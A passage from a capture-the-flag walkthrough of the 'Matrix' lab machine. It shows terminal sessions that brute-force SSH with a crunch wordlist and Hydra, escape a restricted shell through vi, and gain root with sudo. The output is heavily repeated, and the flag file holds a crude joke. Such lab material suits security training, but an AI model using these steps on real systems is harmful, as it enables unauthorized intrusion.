
Step 8:

copy the all text



Step 9:

open the website decode.fr/brainfuck-language copy the text and we found the password



Step 10:

Crunch is a wordlist generator that creates custom wordlists for password cracking or testing purposes. It is a highly configurable tool often used in penetration testing to generate combinations of characters, words, or patterns tailored for specific target environments.

```
kali@kali: ~/Matrix
File  Actions  Edit  View  Help
22/tcp    open  ssh     OpenSSH 7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 9c:8b:c7:7b:48:db:db:0c:4b:68:69:80:7b:12:4e:49 (RSA)
|   256 49:6c:23:38:fb:79:cb:e0:b3:fe:b2:f4:32:a2:70:8e (ECDSA)
|_  256 53:27:6f:04:ed:d1:e7:81:fb:00:98:54:e6:00:84:4a (ED25519)
80/tcp    open  http    SimpleHTTPServer 0.6 (Python 2.7.14)
|_http-title: Welcome in Matrix
|_http-server-header: SimpleHTTP/0.6 Python/2.7.14
31337/tcp open  http    SimpleHTTPServer 0.6 (Python 2.7.14)
|_http-title: Welcome in Matrix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.61 seconds

┌──(kali㉿kali)-[~/Matrix]
└─$ nmap -p- 192.168.1.10
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-19 12:07 IST
Nmap scan report for 192.168.1.10
Host is up (0.0024s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
31337/tcp open  Elite

Nmap done: 1 IP address (1 host up) scanned in 43.57 seconds

┌──(kali㉿kali)-[~/Matrix]
└─$ echo "ZWNobyAiVGhlbiB5b3UnbGwgc2VlLCB0aGF0IGl0IGlzIG5vdCB0aGUgc3Bvb24gdGhhdCBiZW5kcywgaXQgaXMgb25seSB5b3Vyc2VsZi4gIiA+IEN5cGhlci5tYXRyaXg=" | base64 -d
echo "Then you'll see, that it is not the spoon that bends, it is only yourself. " > Cypher.matrix

┌──(kali㉿kali)-[~/Matrix]
└─$ crunch 8 8 -t k1ll0r%@ -o text.txt
Crunch will now generate the following amount of data: 2340 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 260

crunch: 100% completed generating output

┌──(kali㉿kali)-[~/Matrix]
└─$
```

Step 11:

Hydra is a popular, fast, and powerful password-cracking tool used for brute-forcing login credentials. It supports a wide range of network services and protocols, making it versatile for penetration testing and vulnerability assessments.

```
kali@kali: ~/Matrix
File  Actions  Edit  View  Help

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.61 seconds

┌──(kali㉿kali)-[~/Matrix]
└─$ nmap -p- 192.168.1.10
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-19 12:07 IST
Nmap scan report for 192.168.1.10
Host is up (0.0024s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
31337/tcp open  Elite

Nmap done: 1 IP address (1 host up) scanned in 43.57 seconds

┌──(kali㉿kali)-[~/Matrix]
└─$ echo "ZWNobyAiVGhlbiB5b3UnbGwgc2VlLCB0aGF0IGl0IGlzIG5vdCB0aGUgc3Bvb24gdGhhdCBiZW5kcywgaXQgaXMgb25seSB5b3Vyc2VsZi4gIiA+IEN5cGhlci5tYXRyaXg=" | base64 -d
echo "Then you'll see, that it is not the spoon that bends, it is only yourself. " > Cypher.matrix

┌──(kali㉿kali)-[~/Matrix]
└─$ crunch 8 8 -t k1ll0r%@ -o text.txt
Crunch will now generate the following amount of data: 2340 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 260

crunch: 100% completed generating output

┌──(kali㉿kali)-[~/Matrix]
└─$ hydra -l guest -P text.txt 192.168.1.10 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws a
nd ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-19 12:19:08
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 260 login tries (l:1/p:260), ~17 tries per task
[DATA] attacking ssh://192.168.1.10:22/
[STATUS] 166.00 tries/min, 166 tries in 00:01h, 95 to do in 00:01h, 15 active
[22][ssh] host: 192.168.1.10   login: guest   password: k1ll0r7n
```

step 12:

SSH (Secure Shell) is a protocol used to securely connect to a remote computer or server over a network. It provides a secure channel to perform administrative tasks, transfer files, and more by encrypting the communication between the client and the server.

```
kali@kali: ~/Matrix
File  Actions  Edit  View  Help
Nmap done: 1 IP address (1 host up) scanned in 43.57 seconds

┌──(kali㉿kali)-[~/Matrix]
└─$ echo "ZWNobyAiVGhlbiB5b3UnbGwgc2VlLCB0aGF0IGl0IGlzIG5vdCB0aGUgc3Bvb24gdGhhdCBiZW5kcywgaXQgaXMgb25seSB5b3Vyc2VsZi4gIiA+IEN5cGhlci5tYXRyaXg=" | base64 -d
echo "Then you'll see, that it is not the spoon that bends, it is only yourself. " > Cypher.matrix

┌──(kali㉿kali)-[~/Matrix]
└─$ crunch 8 8 -t k1ll0r%@ -o text.txt
Crunch will now generate the following amount of data: 2340 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 260

crunch: 100% completed generating output

┌──(kali㉿kali)-[~/Matrix]
└─$ hydra -l guest -P text.txt 192.168.1.10 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws a
nd ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-19 12:19:08
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 260 login tries (l:1/p:260), ~17 tries per task
[DATA] attacking ssh://192.168.1.10:22/
[STATUS] 166.00 tries/min, 166 tries in 00:01h, 95 to do in 00:01h, 15 active
[22][ssh] host: 192.168.1.10   login: guest   password: k1ll0r7n
^C

┌──(kali㉿kali)-[~/Matrix]
└─$ ssh guest@192.168.1.10
The authenticity of host '192.168.1.10 (192.168.1.10)' can't be established.
ED25519 key fingerprint is SHA256:7J8BisyeEyPLY56CVLgtGcEa+Kp665WwwL1HB3GtIpQ.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
    ~/.ssh/known_hosts:3: [hashed name]
    ~/.ssh/known_hosts:4: [hashed name]
    ~/.ssh/known_hosts:9: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.10' (ED25519) to the list of known hosts.
guest@192.168.1.10's password:
Last login: Mon Aug  6 16:25:44 2018 from 192.168.56.102
guest@porteus:~$
```

Step 13:

Vi is a powerful text editor available on almost all Unix-like operating systems. It provides a lightweight yet versatile environment for editing files directly in the terminal. While it has a steeper learning curve than some editors, mastering its commands can significantly boost productivity.

```
kali@kali: ~/Matrix
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~/Matrix]
└─$ crunch 8 8 -t k1ll0r%@ -o text.txt
Crunch will now generate the following amount of data: 2340 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 260

crunch: 100% completed generating output

┌──(kali㉿kali)-[~/Matrix]
└─$ hydra -l guest -P text.txt 192.168.1.10 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws a
nd ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-19 12:19:08
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 260 login tries (l:1/p:260), ~17 tries per task
[DATA] attacking ssh://192.168.1.10:22/
[STATUS] 166.00 tries/min, 166 tries in 00:01h, 95 to do in 00:01h, 15 active
[22][ssh] host: 192.168.1.10   login: guest   password: k1ll0r7n
^C

┌──(kali㉿kali)-[~/Matrix]
└─$ ssh guest@192.168.1.10
The authenticity of host '192.168.1.10 (192.168.1.10)' can't be established.
ED25519 key fingerprint is SHA256:7J8BisyeEyPLY56CVLgtGcEa+Kp665WwwL1HB3GtIpQ.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
    ~/.ssh/known_hosts:3: [hashed name]
    ~/.ssh/known_hosts:4: [hashed name]
    ~/.ssh/known_hosts:9: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.10' (ED25519) to the list of known hosts.
guest@192.168.1.10's password:
Last login: Mon Aug  6 16:25:44 2018 from 192.168.56.102
guest@porteus:~$ ls
-rbash: /bin/ls: restricted: cannot specify `/' in command names
guest@porteus:~$ echo $PATH
/home/guest/prog
guest@porteus:~$ echo /home/guest/prog/*
/home/guest/prog/vi
guest@porteus:~$ vi
```

Step 14:

In **Vi/Vim**, the :! command allows you to execute shell commands directly from the editor without exiting. This can be particularly useful when working in **Kali Linux** or other environments where frequent command-line operations are needed alongside editing.

Step 15 :

then we export the shell & path

```
kali@kali: ~/Matrix
File  Actions  Edit  View  Help
sh-4.4$ export SHELL=/bin/bash:$SHELL
sh-4.4$ export PATH=/usr/bin:$PATH
sh-4.4$ export PATH=/bin:$PATH
sh-4.4$ sudo su
```

Step 16:

type password & then cd /root and we got the flag

```
kali@kali: ~/Matrix
File  Actions  Edit  View  Help
~
~
~
~
~
sh-4.4$ export SHELL=/bin/bash:$SHELL
sh-4.4$ export PATH=/usr/bin:$PATH
sh-4.4$ export PATH=/bin:$PATH
sh-4.4$ sudo su

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

Password:
root@porteus:/home/guest# ls
Desktop/  Documents/  Downloads/  Music/  Pictures/  Public/  Videos/  prog/
root@porteus:/home/guest# cd /home
root@porteus:/home# ls
guest/  trinity/
root@porteus:/home# cd /guest
bash: cd: /guest: No such file or directory
root@porteus:/home# cd guest
root@porteus:/home/guest# ls
Desktop/  Documents/  Downloads/  Music/  Pictures/  Public/  Videos/  prog/
root@porteus:/home/guest# cd /root
root@porteus:~# ls
Desktop/  Documents/  Downloads/  Music/  Pictures/  Public/  Videos/  flag.txt
root@porteus:~# cat flag.txt
   _,-.
,-'  _|                 EVER REWIND OVER AND OVER AGAIN THROUGH THE
|_,-O__`-._              INITIAL AGENT SMITH/NEO INTERROGATION SCENE
|`-._\`.__  _.           IN THE MATRIX AND BEAT OFF
|`-._`-.\,-'_|  _,-'.
     `-.|.-' | |`.-'|_     WHAT
        |      |_|,-'_`.
             ├-._,-'  |     NO, ME NEITHER
         jrei | |     _,'
             '-┤_,-'          IT'S JUST A HYPOTHETICAL QUESTION

root@porteus:~#
```